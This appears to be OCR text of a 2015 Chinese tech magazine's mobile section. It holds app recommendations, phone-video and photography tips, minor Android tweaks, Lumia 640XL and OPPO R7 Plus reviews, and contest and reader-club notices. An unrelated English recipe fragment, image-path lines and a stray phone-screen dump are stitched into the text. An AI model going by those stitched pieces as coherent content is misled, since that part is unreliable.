大家在看英文书籍的时候,如果遇到不认识的单词,往往需要打开翻译APP或者浏览器进行查询,通篇翻译的话更是一大难题——那么大一篇文字,得录入多久啊?国内的百度翻译等APP也支持读图翻译,不过支持的语言并不多。而这款来自俄罗斯的翻译工具则支持超过60种语言的识别和40种语言的翻译,完全能满足日常需求了。

而它是由知名OCR工具开发商ABBYY所提供的,我们以前就介绍过它在PC端的表现,在移动端同样超强,识别能力完全不用担心,大可放心使用。当然,作为一款强大的OCR工具,识别后的编辑功能也是必不可少的,校正之后保存下来,就是一本全新的电子版书籍了。



Marinated Barbequed Vegetables *****
Ingredients
Original recipe makes 5 servings
. 1 small eggplant, cut into 3/4 inch thick slices
. 2 small red peppers, seeded and cut into wide strips
. 3 zucchinis, sliced
. 6 fresh mushrooms, stems removed
. 1/4 cup olive oil
. 1/4 cup lemon juice


识别和翻译速度都非常快,支持的语言也能满足日常使用

AlarmRun

平台:Android
收费情况:免费
亮点功能:不起床就捣乱

如果你也和我一样是个起床困难户,就算设置了N个闹钟,5分钟响一次,还是起不来——什么都不能将我和被窝分开!以前试过很多千奇百怪的闹钟,有恐怖的铃声,有必须回答问题才能停止闹铃的,感觉效果都不太好,究其原因,还是没有调动主观能动性。

AlarmRun闹钟里面有一个萌萌哒小飞机,需要用户在每次成功起床后“签到”,从而增加积分,升级自己的小飞机,也可以让自己在排行榜中更靠前。但是,如果你没能顺利起床,这个“小恶魔”就会做出一些让你意想不到的事:发一条短信给自己的老师、领导,甚至随机从相册里发一张照片到社交网站上(万一发了美化前的丑照可别找我啊)!




是让小飞机越飞越高,还是给领导发短信说自己在赖床,都由你自己决定

食事求是

平台:Android/iOS
收费情况:免费
亮点功能:健康饮食必备资讯

俗话说,民以食为天,饮食一直是中国人最在意的一个民生话题,许多人都会在朋友圈、微博里转发一些饮食相关的文章,吃XX治疗癌症,吃XX容易引发心血管疾病……真真假假,都打着专家的旗号推广自己的文章,到底能不能信呢?国家食品安全风险评估中心来告诉你!

这款由官方推出的APP,通过食品安全新闻资讯、健康生活建议、食品科学等栏目,用正确的方式告知大家哪些能吃,哪些不能吃或者少吃。而它最有用的就是可以推送食品安全隐患预警,随时告知用户身边的食品安全事件。另外,辟谣专区也非常值得一看,一些虚假的网络传闻,都会在这里向大家公布,让大家吃得放心。



辟谣专区让那些虚假的网络传言无所遁形

好玩手游

Mountain Goat Mountain

平台:Android/iOS
收费情况:免费
亮点功能:超萌小羊大冒险

小朋友放暑假了,影院里的动画片也开始热播,除了《大圣归来》,另一部就是《小羊肖恩》了,可爱的小羊是不是让你非常喜爱呢?看完动画片,再来玩玩这款以萌萌哒小羊为主角的休闲游戏吧!

ALT 49M
BEST 49M

在本作中,玩家需要控制小羊向着山峰攀登,遇到障碍就躲过去,遇到金币就一口吃掉,不过千万别让小羊掉落山涧或水里,我们的小羊可是不会游泳的哟!当然,小羊可是会饿的,别只顾着吃金币,忘记喂草了,小羊跑不动就Game Over啦!

碟中谍5:神秘国度

平台:Android/iOS
收费情况:免费(有内购)
亮点功能:跟阿汤哥一起拯救世界

汤姆克鲁斯的经典影片《碟中谍》系列相信大家都看过吧,现在同名手游来了!这款游戏由知名开发商GLU研发,玩家扮演特工特伦特·凯恩,通过一系列“impossible mission(不可能完成的任务)”磨炼,最终成为超级英雄。

本作是一款不错的射击类游戏,它原生支持中文,并有完善的装备、枪械升级系统,再加上电影剧情的支撑,玩起来很爽。这款游戏的任务非常多,除了击杀头目等,还有安装炸弹、清除路障等有趣的任务,可玩性挺高。

Mr. Umbrella

平台:iOS
收费情况:免费
亮点功能:像蒲公英一样去旅行

小时候,相信大家都想过撑着雨伞从高空降落,随风飘荡吧,就像蒲公英一样,自由自在地跟着微风飞翔,那感觉别提有多爽了。虽然在现实生活中无法实现(请不要尝试),为什么不在游戏中完成这个梦想呢?

《雨伞先生(Mr. Umbrella)》这款游戏就需要玩家控制着小人撑开自己的雨伞,从高空落下,穿过齿轮大阵,躲避种种障碍。虽然我们可以点击屏幕打开雨伞紧急“刹车”,但游戏的难度较高,虽然不像flappy bird那么虐心,但想要获得好成绩并不容易,是打发碎片时间的好伴侣。


编者按:在4G时代,分享视频已经成为一个非常重要的需求。随时拿出手机拍下身边发生的突发事件分享到微博上,说不定你就火了呢！不过,许多人都是拿出手机就拍,作品总是会有各种的不满意,画面干巴巴的,表现不出拍摄时作为“导演”的想法。其实,用手机拍视频也是有不少小诀窍的,我们将分两期为大家介绍一下手机拍视频那些事。

小电影手机拍系列之前期拍摄篇


用手机拍视频,看似简单,其实大有学问。作为系列的上期,我们将会为大家讲讲拍摄过程中的一些小技巧,让你更好地表达拍摄初衷,拍出更棒的效果。

用上慢镜头,一秒变大片

和拍摄照片相比,用手机拍视频的玩法并不是太多,什么长曝光、全景照片都没有,是不是就没得玩了？当然不是,以iPhone为例,打开相机后可以选择“慢动作”功能进行拍摄。在这种模式下,支持以每秒120帧的画面进行拍摄,通俗地讲,就是将正常速度拍摄的画面,以较慢的速度播放,达到类似“拉伸”的效果。这种模式比较适合拍摄运动场景,或者是易动的小孩和动物等,会有意想不到的效果哦。



拍摄方法和普通视频类似,拍摄过程中同样可以点击左下角的圆形按钮拍照



播放时可以拖动顶部的进度条控制慢放范围,快慢结合效果更棒

而拍摄方法也非常简单,和常规的视频拍摄一样,切换到该功能之后直接按下拍摄键即可,在拍摄过程中同样可以点击左下角的圆形按钮拍照片。拍摄很简单,而“玄机”在播放中,在顶部除了播放进度条,还可以拖动滑块控制慢放范围,完全可以首尾部分保持原速,中间慢速,整个过程播放效果非常棒——特别适合突出运动中的关键时刻,比如短跑冲线、足球比赛射门等场景。


小技巧提升大效果

虽然用手机拍视频功能不多,但一些技巧和经验能让你的作品效果更上一层楼。和拍照一样,一定要在较好的光线环境下拍摄,弱光或夜景中,如果没有专业设备,最好借助路灯、户外广告灯箱等光源,人物面部一定要清晰,如果逆光拍摄,最好先想想画面的意境。

画面一定要稳,固定镜头最好使用三脚架,当然,使用支持光学防抖的手机更好,比如iPhone 6 Plus、vivo Xshot等。拍摄时最好横握手机,可以让画面更稳定,也能避免播放时两侧出现黑边,最重要的就是不会发生视频颠倒的问题,没有谁会愿意歪着脑袋看视频吧！

用手机拍摄,对焦并不像摄像机那么方便,自动对焦总会有一个模糊到清晰的过程,比较影响观看体验,建议大家在拍摄前找好焦点,长按屏幕锁定对焦点,并且尽量保持拍摄过程光源不变,以保证画面质量。

最后,最好选择比较安静的地方进行拍摄,避免嘈杂环境的干扰,也可以购买一个手机上用的麦克风,收音效果更好。




Android 手机同样也有慢/快速拍摄,以及对焦/曝光锁定

APP让视频活起来


原生相机视频拍摄功能比较单一,还可以用一些APP让你的创意发挥到极致,比如Real Strike,这款工具就能让你模拟一个真实的枪战场景,完全可以打造一个第一人称的真人CS故事。另外,Action Movie FX的应用场景就更多了,可以使用内置的模板“拍”出外星人入侵、翻车、导弹轰炸等好莱坞级的大片。另外,由国人制作的开拍同样可以为视频添加特效,而且本土化做得也不错,支持多个社交平台的分享。

除了前面提到的VR技术应用,另外,还可以使用美拍等APP为干巴巴的视频添加滤镜和音乐,而且方便地分享功能也可以让你的作品让更多人看到。而这些,都需要你有一个很棒的剧本,当然,如果主角颜值够高,也是可以的……


最后,如果你对手机自带的慢速相机不够满意,还可以安装Slow Fast Slow(iOS平台)这款APP,可以通过多个节点的调节,实现快/慢速度随意切换的特效,快速过掉繁琐的步骤,再慢速播放关键的时间点,让视频主次分明,效果更好哦！



零成本拍出好莱坞特技,只需一个APP就可以搞定



用Slow Fast Slow可以让快/慢速镜头发挥到极致



美拍等APP是最简单的视频美化工具

下期预告:

辛辛苦苦写好剧本,和朋友们拍好之后,肯定要进行后期处理才能有更好的效果,而且后期编辑和分享也是有学问的哦！看得不过瘾？下期我们将会为大家带来小电影手机拍系列的后期编辑篇,敬请期待。

轻技巧

添加三星S6快门音开关

三星新机皇S6/S6 edge的快门音比较烦人,又没有快门音的开关,通常情况下只能在静音模式下关闭,我们可以在ROOT后修改配置文件增加一个快门音的开关,需要修改的文件为:system/csc/others.xml,打开该文件后找到“</FeatureSet>”和“</SamsungMobileFeauture>”这两个关键词,在其中加入“<CscFeature_Camera_ShutterSoundMenu>true</CscFeature_Camera_ShutterSoundMenu>”这段代码即可。

要注意的是在操作之前一定要做好备份,以免出错。

替换荣耀6字体

Android系统的用户总是喜欢折腾,而美化系统几乎是每个人都必须做的事情。除了官方提供的主题包,我们还可以自己动手来搞定。华为荣耀6在自带的市场里提供了自定义主题下载,如果没有喜欢的字体怎么办呢?


你可以下载任意一个ttf格式的字体文件到手机的HWThemes/HWFonts文件夹中,这时候在系统自带的应用市场里随便下载一个字体,比如“方正卡通.ttf”,然后将自己之前下载的字体重命名为“方正卡通.ttf”并覆盖,然后返回应用市场点击应用即可。

这一方法不需要获取ROOT权限,也不用安装任何第三方的字体APP,简单有效。

快速关闭开发者选项

大家都知道,Android手机想要连接电脑使用豌豆荚等手机助手,都需要打开USB调试模式,而USB调试模式需要在开发者选项中开启,一般只需在系统设置中猛击系统版本号即可开启。但是有时候害怕误操作,想要关闭它并不是那么容易,往往只有恢复出厂设置才行。不过,你完全可以在设置中打开应用程序管理,找到“设置”,然后选择清除数据即可将开发者选项隐藏,是不是很方便呢?

该方法适用于Android 4.0以上版本,而刚才的操作就是将设置菜单还原为默认配置,而Android 4.0以上的系统默认是隐藏了开发者选项的。


应用信息
应用 4.00 KB
USB 存储（应用） 0.00 B
数据 0.94 MB
SD 卡 0.00 B

缓存 101 KB

责编:陈超　**组版**:向海蓉　**责校**:杨军
日期:2015.7.27　**投稿邮箱:**pcw_mobile@vip.sina.com

更多精彩内容请关注机智猫微信

我们最近评测的手机不是土豪金就是灰、白、黑，这次终于有微软的Lumia来点颜色看看，自从Lumia从诺基亚转手到“微软牌”之后，微软并没有急于推出新的旗舰机型，而是通过两款大小号手机Lumia 640和640XL来个缓兵之计，同时将重心放在WP系统上。虽然现在还体验不到Windows 10系统，我们也可以先从Lumia 640XL上看看各方面的变化。

换了LOGO的Lumia 640XL还是那个味儿

颜色够骚，但新鲜感不足

通常一家店铺在转手给下家的时候，都会被重新装修一番，不过微软在接手 Lumia 之后，似乎并没有这样的打算。看到 Lumia 640XL，如果忽略掉手机上那两处“Microsoft”标识，估计很多人还是会把它当做一款诺基亚手机。

其实不管是新旧 Lumia 手机、谁当老板，它们似乎早就被定了型，用多彩聚碳酸酯可更换外壳基本上就可以概括全部了。如果我说这是对经典的延续、保持统一设计风格，你信吗？即便是死忠粉，也都会审美疲劳吧。

作为“加大版”，640XL 的个头的确够大，倒是手机右侧的两个常用按键使用起来还算方便，电源按键的位置拇指很容易触碰到，按压体验也不错。

640XL 将屏幕拉大到 5.7 英寸，不过分辨率却只有 720P，虽然说 WP 系统的 UI 界面对屏幕显示要求不高，但看看照片、电影什么的，还是觉得显示细腻度上差了些。加上四周较宽的黑边，屏幕的观感也受了较大影响，第一印象就容易被减分。

第三方应用更新较慢，好在还有Office

在微软 Windows 10 系统发布时，Lumia 640XL 就在可升级的设备之中，不过目前它使用的还是 WP8.1，该版本升级了通知中心，Cortana 语音助手也是亮点之一。更值一提的是，该机支持安装程序至外置存储卡，要知道，这一点是 Win8 平板目前都无法实现的。

然而，WP8.1 最大的痛点还是在应用上，数量够多这一点我不否认，可关键的不是应用数量，而是更新速度和体验上，相同的应用比 Android/iOS 版本差一截，微信、支付宝这类事情太多了，就不用举例了吧。

既然别人不帮忙就只能靠自己了，Lumia 手机到了微软麾下还是有自己的几分优势的，尤其是移动办公方面。除了 Office 外，我在桌面电脑端还爱用 OneDrive 和 OneNote，因此电脑里的文件也都可以在手机端看到，没编辑完的笔记或是 Word 文档等可通过手机端 Office 套件、OneNote 直接进行编辑，然后两边都可以看到编辑好的文件。

“神优化”，配置低点也无所谓


Windows Phone 系统还有一个被粉丝津津乐道的优势在于它有着“神优化”。Lumia 640XL 和它的前辈们一样，仰仗着 Windows Phone 在系统优化方面的优秀作风，靠着一颗主频 1.2GHz 的高通骁龙 400 处理器，搭配 1GB RAM，在开启浏览器、资讯、微信等多款应用后，仍然能流畅地使用。不过在游戏《狂野飙车 8》的试玩过程中，还是能明显感觉到掉帧现象的存在，延迟也比较明显。

还有一个优势是续航，WP 系统凭借出色的后台控制与底层机制，续航表现确实要好于同配置的 Android 手机。


HDR模式玩出新高度

Lumia 640XL 的那颗蔡司认证的 1300 万像素主摄像头加上 F2.0 光圈是亮点所在（以该机 9mm 的机身厚度，后置镜头居然还是凸起的）。自带的 Lumia 专业拍摄 5.0 版还增加了一个名叫丰富连拍的功能，可后期手动调整 HDR 效果。开启该功能后，手机会连续拍摄多张照片，然后在相册中你就会看到 4 张不同 HDR 效果的相片：自然、艺术、无效果、自定义；在自定义效果下，滑动右边的调节杆，就可以无段调整照片的 HDR 程度。


功能好玩，不过它的自动拍摄模式体验就要差了些，取景时测光较慢，导致自动白平衡不太稳定，需要等一下才能判断准确，色彩偏重于写实，没有去过度渲染，所以可能没那么讨好眼睛。在光线条件好时，拍摄效果还不错，明暗对比、锐度都较好，暗部细节也能有较好的保留。不过夜拍时的噪点比较明显，没有 Pureview 纯景技术还是有点可惜。



开启丰富连拍后，可在相册中看到 4 张 HDR 样张



白天成像，明暗对比、暗部细节保留都较好，但白平衡有较明显偏差



弱光环境下的成像稳定，接近真实情况，光晕控制也较好，但三色噪点比较明显

本期总评 8

基本参数

5.7 英寸 1280 ×720 像素 /157.9mm ×81.5mm ×9mm/171g/ Windows Phone 8.1/骁龙400 四核1.2GHz/1GB/3000mAh/500 万像素前置/1300万像素后置摄像头

■参考价格：**1599**元（8GB）

优点 按键手感好；
预置Office应用同步方便；
丰富连拍功能实用、好玩。

缺点 屏幕分辨率较低。

背部最醒目的莫过于这颗硕大的摄像头以及蔡司认证标识

黑色按键更加显眼，按压手感不错

Lumia 640XL 评测

大屏编辑起文档来一点不费劲

除了系统自带的健康软件，该机还预置了Fitbit 应用，可自动追踪运动情况

总 结　还是坐等Windows 10吧

对于这款Lumia 640 XL手机，你可能觉得我是来吐槽的，不过我可没有否认它的优点哦，诸如便捷的跨平台办公体验，运动数据功能的加入，趣味的丰富连拍功能等，对于此前系统的一些不足和Bug，也能迅速修复，进步还是很明显的。

可有趣的是，这款手机的看点其实并不在它本身，而是Windows 10，对于这个系统，我们还是有些许期待的，希望它能帮助解决应用体验差这个最大的痛点。因此，可直升Windows 10系统成了Lumia 640XL的一大卖点，不过是否足以吸引用户买单还有待市场考验，后续要想留住用户也还需要下很大力气。

责编:周一　**组版:**向海蓉　**责校:**杨军
日期:2015.7.27　**投稿邮箱:**pcw_mobile@vip.sina.com

10:56
7月21日 星期二
微信
QQ
云服务
音乐
视频
相册
主题商店
软件商店
浏览器
设置
游戏中心
拨号
信息
电话本
相机

更多精彩内容
请关注机智猫微信

本期总评 9 分

优点
外观漂亮、做工出色
续航优秀、充电超快
指纹识别响应迅速
拍照表现让人满意

缺点
平放机身扬声器易被遮挡
音视频解码能力偏弱

OPPO R7 Plus
48小时爱上香格里拉

香格里拉在哪里？每个人心中都有不同的答案，尽管不是人人都到过那儿。7月中旬，我受OPPO邀请，参加了在香格里拉举办的“OPPO R7 Plus 24h不插电闪拍·香格里拉”活动，第一次踏上了这片美丽而又神秘的净土的同时，也深入体验了两天OPPO R7 Plus。

基本参数
6 英寸 1920 × 1080 像素 AMOLED/Color OS 2.1/2GHz 联发科 MT6795 八核（移动版）/3GB/4100mAh/ 后置 1300 万像素 / 前置 800 万像素 /158mm × 82.3mm × 7.75mm/192g
■参考价格：
2999 元(32GB)

跑分

《安兔兔评测》	48706
《安兔兔视频测试》	685

OPPO史上颜值最高手机

2015 年 5 月 20 日，在这个充满浪漫主义情怀的日子，OPPO 举办了十周年庆典，并发布了两款诚品——R7 和 R7 Plus。随后，R7 便开始上市销售，而 R7 Plus 则在 7 月 23 日正式发售。7 月中旬，OPPO 邀请了数十家媒体，前往香格里拉率先体验了这款产品，我也第一次踏上了这片美丽而又神秘的净土。

整个行程的第一个环节，就是产品经理为大家讲解 R7 Plus 的各项指标与特色，并现场发放了本次活动的体验机。拿到真机，我的第一印象是，这应该是 OPPO 史上颜值最高的机型了吧？6 英寸屏幕加上高达 80%的屏占比，带来了极强的视觉冲击，不点亮屏幕的情况下，有一种 ID 无边框的即视感。

屏幕上方前置摄像头、听筒、光线 / 距离传感器的排列组合，有点像大白((●—●))。而屏幕下方则是 OPPO 的 LOGO。为了美观，R7 Plus 没有再单独设计虚拟按键，而是直接将它们放在了屏幕下方，并且不支持隐藏。几乎所有应用程序界面，这 3 颗按键都会存在，挤占了一定的屏幕显示区域，好在它足够大，影响并不明显。

翻过来看背面，金色版 R7 Plus 无论色泽还是触感，都与 iPhone 6 有些相似，就连 LOGO 的处理方式也如出一辙。不过该机的信号隔断没有采用难看的“白带”，而是两块有轻微色差的塑料盖板，机身的整体性得以保障。摄像头虽然有轻微凸起，但完全在可以接受的范围内，并且这在一定程度上解决了右下方扬声器平放时易被遮挡的问题。

出门旅行终于有理由不带相机了

躺在酒店的床上把玩了一会，感觉搭载基于 Android 5.0 开发的 ColorOS 2.1 版本的 R7 Plus 的系统流畅性，比尚未升级到 Android 5.0 的 R7 更进一步，各种操作几乎是零延迟。我第一时间试了下它的指纹识别速度，由于采用了不同的方案，设置完成后，只需用手指接触到指纹识别区，无需点亮屏幕，就会在瞬间完成解锁，效率比 OPPO 首款指纹识别机型 N3 高出不少。


午餐后，便前往本次体验之旅的第一站——噶丹·松赞林寺，由于身处藏区，这里的风土人情与我们平时在城市里看到的完全不同，很自然的就会不停地拍照。由于换用了索尼的传感器，R7 Plus 的拍摄体验比 R7 还要好，启动 / 对焦更快，实拍画质也更优秀。

由于海拔较高，天空离得很近，又通透，我经常有一种眼睛无法完全睁开的感觉，拍摄很多场景也都有些逆光。但让人惊喜的是，R7 Plus 的测光和曝光都很准确，大家从样张可以看到，在画面中带有天空、湖泊的大光比逆光场景中，都没有出现高光溢出或者暗部失真区域，最重要的是，我并未开启 HDR 模式，也没有选择特定的对焦 / 测光点，实属不易。


两天活动下来，我用 R7 Plus 一共拍摄了 200 多张照片，它的白平衡准确，几乎没有出现过飘移。大家从经幡样张也可以看到，五颜六色的经幡非常漂亮，与当时肉眼看到的颜色很接近。我用“超级微距”模式拍摄了多张照片，在最考验解析力的微距中，R7 Plus 的表现也让人满意，冲洗出来的几张六七寸照片，画质与色彩并不比相机拍的差。

摄像头有轻微凸起，下方为指纹识别区，而右侧则是激光对焦模块

扬声器位于机身背部右下方，机身平放时会因为被遮挡而变得声音很小




搭载基于 Android 5.0 开发的 ColorOS 2.1 版本，系统运行流畅性进一步提升



普达措国家公园碧塔海景区海拔高，再加上水的反射，所拍摄画面的光比很大，R7 Plus 的测光和曝光都很准确，没有出现过曝或暗部失真区域

“充电五分钟通话两小时”是真的

行程的第二天下午，我们来到了纳帕海草原，这里并没有太多可玩、可看、可拍之处，更多是坐在草原上感受阳光和牧民的生活。我躺在草地上休息了一会后觉得有些无聊，就拿出 R7 Plus 准备看看头晚拷贝到里面的电影，谁知有数个格式都无法播放，这在现在的国产手机中还是比较少见。晚上吃饭时与随行的 OPPO 产品经理沟通后才知道，原来是因为版权问题在重新商谈，有望在日后的固件更新中得到解决。

两天活动下来，R7 Plus 给我留下的最深刻印象就是电池耐用，因为这两天我们几乎都是早出晚归，其间不是在不停地拍照、刷微博微信，就是上网看新闻，或者玩游戏，总之就没闲着。从我第一天上午拿到机器充满电，到晚上饭后回到房间，一直处于工作状态下的 R7 Plus 还剩余近 50%的电量，第二天的情况也相差无几。最重要的是，VOOC 闪充从 50%左右剩余到充满电，也就是大半小时的事儿，洗个澡，磨蹭一会就又满电了，带去的移动电源一次也没用过，这是我最喜欢它的地方。


身处藏区，经幡随处可见，样张所展现的场景和我肉眼看到的完全一致，体现出 R7 Plus 精准的白平衡及色彩还原


这是我用“超级微距”模式拍摄的植物上挂的露珠，对焦距离并不近，在 8cm 左右，但放大效果产生了一种特别的视觉冲击力

暑假，也意味着学生离开校园，这一次的离开对有的人来说是暂时的，而有的人则可能是永远的告别了校园生活。不管你是哪一种，学生时代都是最美好的，那就让我们趁着假期记录下真实的校园生活吧，时不时看看照片回想那时的美好，或者伪装一下学霸。

小豆教你拍暑假系列之

青春校园风

老题材才是经典

以校园为主题的拍摄肯定少不了每天都会去的操场、教学楼等等，那时候两点一线的生活或许让你觉得枯燥至极，不过到头来才发现最简单就是最快乐。

这些地点的拍摄也是最方便的，因为出入相对自由，既可以营造轻松活力的感觉，又可以拍出校园的庄严、寂静。和教学楼这种静态物体的拍摄不同，要拍摄操场上挥洒青春的学生，最好以连拍方式拍摄。

现在很多手机拍摄还可以锁定 AE/AF（通常方法为长按对焦框），更方便捕捉球场上的活力，自然而且不做作。我在拍摄右面这组照片时使用的是 vivo X5Pro，发现相位对焦功能对于追焦拍摄也有很大帮助。

这类校园拍摄没什么技巧，重要的就是构图，可以在画面中多使用线条

去图书馆装学霸

图书馆也是必拍点之一。无论是期末考试前的临阵磨枪，还是为了打发课余的无聊时光，图书馆都是一个绝佳的去处。在图书馆拍摄肯定要尽量低调、保持安静，杜绝使用闪光灯影响到旁人，还好现在的手机都可以在设置中关掉快门声音了。

探出脑袋，打破画面的死板，活泼的表情也给画面增色不少，使用 vivo X5Pro 拍摄


在图书馆拍摄可以多选择一些有纵深感的场景，构图会比较好看，画面会更有立体感，人物也能重点突出。当然了，如果觉得自己不好掌握的话，可以直接使用手机中的背景虚化或者先拍照后对焦模式（也有的手机叫全焦模式），这样更简单。如今的手机不仅光圈可以大到 F1.8（比如 vivo Xshot），像三星、酷派、华为等众多机型都有着背景虚化模式，而且都越来越自然。

除了背景虚化，还可以试试更多趣味玩法，比如双重曝光，拍出的照片既有意思，又意味深长。手机拍摄更简单，我用过 nubia Z7、Z9 系列，还有 OPPO N3、R7 等的双重曝光模式，都是按两次快门，手机自动就合成出来了。

回到校园，看看当时的自己。拍摄双重曝光的照片，最好选择干净、纯色背景（这张照片并不算成功）

一早一晚是拍摄黄金时间

学生党其实有时比朝九晚五的上班族更辛苦，因为他们起得更早，回得更晚，早上可以到校园拍摄他们背着书包上学去，傍晚落日余晖下空荡荡的校园也别有情致。一早一晚的时间段也是逆光拍摄的好时机，能够生动地勾勒出主体清晰的轮廓线，表现校园的阳光、朝气。


由于手机默认为平均测光，逆光拍摄时，除了可以手动调整曝光值外，也可以直接利用对焦测光分离的功能

暑期拍客大赛投稿倒计时！

大家发现没有，我们本次的暑期拍客大赛与以往有个很大不同，那就是赛程更短、奖品更丰厚！所以机会难得，抓紧时间来参加吧！一个月的赛事已经过了大半，本期作品刊登之后，就剩最后一期了，难道你想就此与大奖擦肩而过吗？

比赛周期及评选规则

本次暑期手机拍客大赛周期为一个月，我们将连续四周在电脑报、机智猫官微、微信（techmiao）刊登大家的优秀作品。8 月 3 日那周，也就是暑期手机拍客大赛的最后一期，小豆将挑选出 10 幅最优秀的投稿放到机智猫微信公众平台供大家投票，然后综合编辑部评审团的意见（评审团 60%，微信投票 40%）选出 3 位优胜者，每人送出一台 vivo X5Pro 手机。

投稿方式

第一步：添加“机智猫”微信公众账号：techmiao（或者用手机扫描二维码）。

第二步：投稿时，在信息发送窗口中点击“+”号，再点击“图片”，选择你要参赛的照片，然后点发送。

第三步：随后在对话栏中，注明你的作品标题及拍摄手机，再次发送。记住这步很重要，否则有可能会错失获奖机会。

本周优秀作品TOP5

日暮云海　作者：阿斯兰亓
拍摄手机：vivo Xplay3S

青荷盖绿水，芙蓉披红鲜
作者：东方胜　拍摄手机：小米 4

归　作者：查无此人　拍摄手机：iPhone4

倒影　作者：wee 木　拍摄手机：iPhone6 Plus

晨曦　作者：猪猪 oppa　拍摄手机：iPhone6 Plus

如何关注“机智猫”

官方微信

官方微博

QQ 群:121290848

奖品设置

vivo X5Pro(三台)

微信投票及评审团综合评选前三名每人一台

微信点击发现频道后扫一扫

电粉俱乐部
CPCW Reader Club

很容易中枪的
五大平板电脑选购误区
不知道吧！移动电源居然还有隐藏模式
新玩法！这样榨干平板电脑剩余价值……
如何让4G手机要省电
买4G手机防忽悠宝典
LIGHTNING GUILD

这里的世界很精彩

加入电脑报读者俱乐部，阅读报纸之外的精彩！

★ 电粉俱乐部微信往期部分高人气选题（扫左上方二维码加入微信送50会员积分）

- 手机为什么能防水，你未必知道
- 关于耳机购买你必须知道的真相
- 超省钱的APU装机方案推荐！
- 你买不起的IT设备成本居然如此低
- 入耳式耳机它这样慢慢损伤你听力
- 关于USB3.1接口的一个有趣故事

免费阅读电粉俱乐部微信往期全部精彩内容，关注微信后回复“历史文章”关键词即可

电脑报＆戴尔电脑

你买电脑我买单活动中奖名单公布

了解戴尔近期新品和优惠信息请拨打戴尔免费服务热线：4008858555

一等奖　（全额免单）
陆正斌（806891207）
狂返奖（返现2000元）
余　磊（806935464）
红心奖（返现1500元）
史志明（806878002）

激情奖　（返现500元）
潘英豪（806866247）
刘德馥（806979120）
韩　超（806967530）
颜顺柳（806877781）
韩立能（806933640）

（由于部分读者留存的手机号码信息不完整，请及时和编辑联系023-63658888-13031）

电脑报 **聚实惠** 读者服务平台

正品保障，编辑精选，全场包邮

电脑报聚实惠平台为读者严格把关，产品均经过精挑细选，品质高于市场平均水平，价格却更实惠！

扫码直接购

移动硬盘你买我送

送防震包和延长线
（赠品价值35元）

西部数据新E元素移动硬盘

